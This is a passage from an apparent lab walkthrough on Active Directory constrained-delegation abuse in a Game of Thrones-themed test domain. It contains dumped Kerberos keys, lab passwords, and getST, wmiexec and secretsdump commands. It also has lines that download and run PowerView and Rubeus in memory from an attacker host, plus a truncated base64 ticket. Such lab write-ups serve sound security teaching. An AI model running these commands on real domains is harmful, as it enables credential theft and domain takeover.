joffrey.baratheon:aes128-cts-hmac-sha1-96:504c606625e04cd3b61107b8a29fdd4d
joffrey.baratheon:des-cbc-md5:fbc262e5efa1160e
renly.baratheon:aes256-cts-hmac-sha1-96:9a71ce0dcb412d20641d5075513644255f08b2a9767b5e79f487e5103cc55385
renly.baratheon:aes128-cts-hmac-sha1-96:ed5fe1af8432bcc33921aa1ac4d8c071
renly.baratheon:des-cbc-md5:519b98239223cb07
stannis.baratheon:aes256-cts-hmac-sha1-96:01c636e600ae2cfb05695b13ff1e906662941de94323233580f369f16e2b295a
stannis.baratheon:aes128-cts-hmac-sha1-96:c6224aebad6b49e083bc70d99f02f612
stannis.baratheon:des-cbc-md5:370d626ea886aefe
petyer.baelish:aes256-cts-hmac-sha1-96:6e0ef6e1793e4ac90dc1afa073ddfd46fc117308d0f0b4cae68dd370cf7439c3
petyer.baelish:aes128-cts-hmac-sha1-96:6fcbd3ff8b3111772644a8d0912ac744
petyer.baelish:des-cbc-md5:73a867cbe910a78a
lord.varys:aes256-cts-hmac-sha1-96:50ab31c625a3544d17d0dd20ae6f3d1c195c846faca9ce187073fd886d2d8206
lord.varys:aes128-cts-hmac-sha1-96:a4607553a99e2ff4fa1bcb98b0020661
lord.varys:des-cbc-md5:349173d05e6d9bc1
maester.pycelle:aes256-cts-hmac-sha1-96:25370ba431b262bdf7ca279e88d824cd59b4ce280bbef537a96fe51c8d790042
maester.pycelle:aes128-cts-hmac-sha1-96:7d375f265062643302a4827719ea541d
maester.pycelle:des-cbc-md5:89379167f87f0b5b
KINGSLANDING$:aes256-cts-hmac-sha1-96:ad963bce10b93a33a075d7d29257039a885bbd24c24e07e899b0ff9d7df310c0
KINGSLANDING$:aes128-cts-hmac-sha1-96:e13e47f1bec1f4f5f7f83a6ae7860573
KINGSLANDING$:des-cbc-md5:7c3d8376df169ecd
NORTH$:aes256-cts-hmac-sha1-96:88c88b01d10d29a5bbc86a075fc81bb18fd59778233e5facad5a0eea92a4f73e
NORTH$:aes128-cts-hmac-sha1-96:e4ffc607b0db99a144f3c1a22d689b59
NORTH$:des-cbc-md5:e5bfc7e0e089a79d
ESSOS$:aes256-cts-hmac-sha1-96:158707644064c9fb9d67a3d4017c53051f30eb5b4d7d85df9c19d638f5c13fbc
ESSOS$:aes128-cts-hmac-sha1-96:24a145f3ef5fb370b76516d5ab98961e
ESSOS$:des-cbc-md5:51bfb6e53b526d83
[*] Cleaning up...
By doing this DSync we were able to privesc from one domain to another, we moved from NORTH.SEVENKINGDOMS.LOCAL to SEVENKINGDOMS.LOCAL
Constrained Delegation
If a computer or a service account has the Constrained Delegation flag set, a list of authorized services shall be associated to this flag. For example, in previous example (web server and file server), the
web server will have the Constrained Delegation flag indicating that this account can only impersonate some users against CIFS service hosted by SERVER01, the file server.

This list of allowed SPN is set on the relaying account, the computer account hosting the web server..
In other words, the Domain Controller will read the SPN list on this account, and will decide: “This account is allowed to impersonate a user, so he can authenticate against one of these services on behalf of the user”.

In this example, the web server is WEB-SERVER-01 and the one with file sharing is WEB-SERVER-02. So here is what the list of services for which WEB-SERVER-01 can pretend to be the user looks like :
Service for User to self (S4U2self): If a service account has a userAccountControl value containing TRUSTED_TO_AUTH_FOR_DELEGATION (T2A4D), then it can obtain a TGS for itself (the service) on behalf of any other user.
Service for User to Proxy(S4U2proxy): A service account could obtain a TGS on behalf any user to the service set in msDS-AllowedToDelegateTo. To do so, it first need a TGS from that user to itself, but it can use S4U2self to obtain that TGS before requesting the other one.

Constrained delegation can be configured with or without protocol transition. Abuse methodology differs for each scenario. The paths differ but the result is the same: a Service Ticket to authenticate on a target service on behalf of a user.

Constrained Delegation With Protocol Transition

If a service is configured with constrained delegation with protocol transition, then it can obtain a service ticket on behalf of a user by combining S4U2self and S4U2proxy requests, as long as the user is not sensitive for delegation, or a member of the "Protected Users" group. The service ticket can then be used with Pass-The-Ticket This process is similar to Resource-Based-Constrained-Delegation exploitation
Abusing Constrained Delegation Without Protocol Transition


If a service is configured with Constrained Delegation without protocol transition (i.e. set with "Kerberos only"), then S4U2self requests won't result in forwardable service tickets, hence failing at providing the requirement for S4U2proxy to work.
There are two known ways attackers can use to bypass this and obtain a forwardable ticket, on behalf of a user, to the requesting service (i.e. what S4U2Self would be used for):
- By operating an RBCD attack on the service.
- By forcing or waiting for a user to authenticate to the service while a "Kerberos listener" is running.
While the "ticket capture" way would theoretically work, the RBCD approach is preferred since it doesn't require control over the service's SPN's host (needed to start a Kerberos listener).
To enumerate Constrained Delegation using PowerView, you can follow these steps:
Enumerating Constrained Delegation with Protocol Transition
- Enumerate Computers with Constrained Delegation:
Get-DomainComputer -TrustedToAuth -Properties 'samaccountname,useraccountcontrol,msds-allowedtodelegateto'
This command will return a list of computers that have the "TRUSTED_TO_AUTH_FOR_DELEGATION" flag set in theiruseraccountcontrolproperty. Themsds-allowedtodelegatetoproperty will show the services that these computers are allowed to delegate to.
- Enumerate Users with Constrained Delegation:
Get-DomainUser -TrustedToAuth -Properties 'samaccountname,useraccountcontrol,msds-allowedtodelegateto'
This command will return a list of user accounts that have the "TRUSTED_TO_AUTH_FOR_DELEGATION" flag set in theiruseraccountcontrolproperty. Themsds-allowedtodelegatetoproperty will show the services that these users are allowed to delegate to.
The key differences between the two approaches are:
- Without Protocol Transition: The
Get-DomainComputer -TrustedToAuthandGet-DomainUser -TrustedToAuthcommands will return objects that are configured for Constrained Delegation, but they do not have the "TRUSTED_FOR_DELEGATION" flag set, which means they can only delegate to the specific services listed in themsds-allowedtodelegatetoproperty.
- With Protocol Transition: The
Get-DomainComputer -TrustedToAuthForDelegationcommand will return objects that have both the "TRUSTED_TO_AUTH_FOR_DELEGATION" and "TRUSTED_FOR_DELEGATION" flags set. This means they can not only delegate to the specific services listed in themsds-allowedtodelegatetoproperty, but they can also perform protocol transition, which allows them to delegate to any service that the user has access to.
In both cases, the msds-allowedtodelegateto property is the key piece of information that you need to identify the services that the compromised account can delegate to.
Abusing Constrained Delegation With Protocol Transition
Note: If a user is marked as ‘Account is sensitive and cannot be delegated ’ in AD, you will not be able to impersonate them.
This means that if you compromise the hash of the service you can impersonate users and obtain access on their behalf to the service configured (possible privesc).
Moreover, you won't only have access to the service that the user is able to impersonate, but also to any service because the SPN (the service name requested) is not being checked, only privileges. Therefore, if you have access to CIFS service you can also have access to HOST service using /altservice flag in Rubeus.
ENUMERATION
We can enumerate Constrained Delegation using BloodHound or Impacket.
Impacket
findDelegation.py NORTH.SEVENKINGDOMS.LOCAL/arya.stark:Needle -target-domain north.sevenkingdoms.local

- jon.snow is listed as having "Constrained w/ Protocol Transition" for both delegation entries, meaning this account is configured with constrained delegation with protocol transition.
- CASTELBLACK$ is listed as simply "Constrained," meaning this account is configured with constrained delegation without protocol transition.
So, jon.snow has constrained delegation with protocol transition, and CASTELBLACK$ has constrained delegation without protocol transition.
Using findDelegation from Impacket, we were able to see that Constrained Delegation has been configured for user Jon.Snow with Protocol Transition and for computer CASTELBLACK$ Without Protocol Transition. The output also show the Delegation Rights for each account.
PowerView
We can upload PowerView.ps1 using this: iex (iwr -UseBasicParsing http://10.4.10.1:8080/PowerView.ps1)
To enumerate Constrained Delegation with Protocol Transition, you can use the following PowerView command:
Get-DomainComputer -TrustedToAuthForDelegation -Properties 'samaccountname,useraccountcontrol,msds-allowedtodelegateto'This command will return a list of computers that have the "TRUSTED_TO_AUTH_FOR_DELEGATION" and "TRUSTED_FOR_DELEGATION" flags set in their useraccountcontrol property. The msds-allowedtodelegateto property will show the services that these computers are allowed to delegate to.
The key differences between the two approaches are:
- Without Protocol Transition: The
Get-DomainComputer -TrustedToAuthandGet-DomainUser -TrustedToAuthcommands will return objects that are configured for Constrained Delegation, but they do not have the "TRUSTED_FOR_DELEGATION" flag set, which means they can only delegate to the specific services listed in themsds-allowedtodelegatetoproperty.
- With Protocol Transition: The
Get-DomainComputer -TrustedToAuthForDelegationcommand will return objects that have both the "TRUSTED_TO_AUTH_FOR_DELEGATION" and "TRUSTED_FOR_DELEGATION" flags set. This means they can not only delegate to the specific services listed in themsds-allowedtodelegatetoproperty, but they can also perform protocol transition, which allows them to delegate to any service that the user has access to.
In both cases, the msds-allowedtodelegateto property is the key piece of information that you need to identify the services that the compromised account can delegate to.

Get-DomainUser -TrustedToAuth | select userprincipalname, name, msds-allowedtodelegateto
Get-DomainComputer -TrustedToAuth | select userprincipalname, name, msds-allowedtodelegateto
The first step is to get a TGT of the service that can impersonate others If you are SYSTEM in the server, you might take it from memory
To abuse the constrained delegation with protocol transition, the concept is to first ask a TGT for the user and execute S4U2Self followed by a S4U2Proxy to impersonate an admin user to the SPN on the target.
Exploiting With Impacket

Now that we confirmed that we do have the Constrained Delegation with Protocol Transition for machine account jon.snow for CIFS on WINTERFELL server, we can try to impersonate the Administrator.
getST -spn "cifs/target" -impersonate "administrator" "domain/service:password"
getST.py -spn 'CIFS/winterfell' -impersonate Administrator -dc-ip '10.4.10.11' 'north.sevenkingdoms.local/jon.snow:iknownothing'
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
[-] Probably SPN is not allowed to delegate by user user1 or initial TGT not forwardable
When attempting to exploit that technique, if the error above triggers, it means that either the account was sensitive for delegation, or a member of the "Protected Users" group OR the constrained delegations are configured Without Protocol Transition.

Now we can use the TGS to connect to smb and get a shell with psexec, smbexec, wmiexec or do a DSync attack.
wmiexec Shell
export KRB5CCNAME=Administrator.ccachewmiexec.py -k -no-pass north.sevenkingdoms.local/administrator@winterfell

DSync Attack
export KRB5CCNAME=Administrator.ccache
secretsdump.py -k -no-pass 'north.sevenkingdoms.local/administrator@winterfell'
Exploiting With Rubeus
Note: CMD MUST be started as Administrator in order to complete this attack with success from Windows.

From our previous recon, we already know that user jon.snow is configure with Constrained Delegation With Protocol Transition, so lets use take advantage of this user.
Running Rubeus.exe from memory after AV bypass.
$data = (New-Object System.Net.WebClient).DownloadData('http://10.4.10.1:8080/Rubeus.exe')
$assem = [System.Reflection.Assembly]::Load($data);
[Rubeus.Program]::MainString("asktgt /user:jon.snow /domain:north.sevenkingdoms.local /rc4:B8D76E56E9DAC90539AFF05E3CCB1755");
doIFiDCCBYSgAwIBBaEDAgEWooIEdjCCBHJhggRuMIIEaqADAgEFoRsbGU5PUlRILlNFVkVOS0lOR0RP
      TVMuTE9DQUyiLjAsoAMCAQKhJTAjGwZrcmJ0Z3QbGW5vcnRoLnNldmVua2luZ2RvbXMubG9jYWyjggQU
      MIIEEKADAgESoQMCAQKiggQCBIID/qGdTYr1A6YGpC38zT5EjNcRo8+7flqVDuYTFw6rfUBTudi43Oel
      iR7Qu+0oy5SgWJ6ZgaRvs4QDLttfo7lhJ5j6lF4Y+9PGa70FX8IPGnEHv2sP9MMyd+XGp2PXnAqDbriR
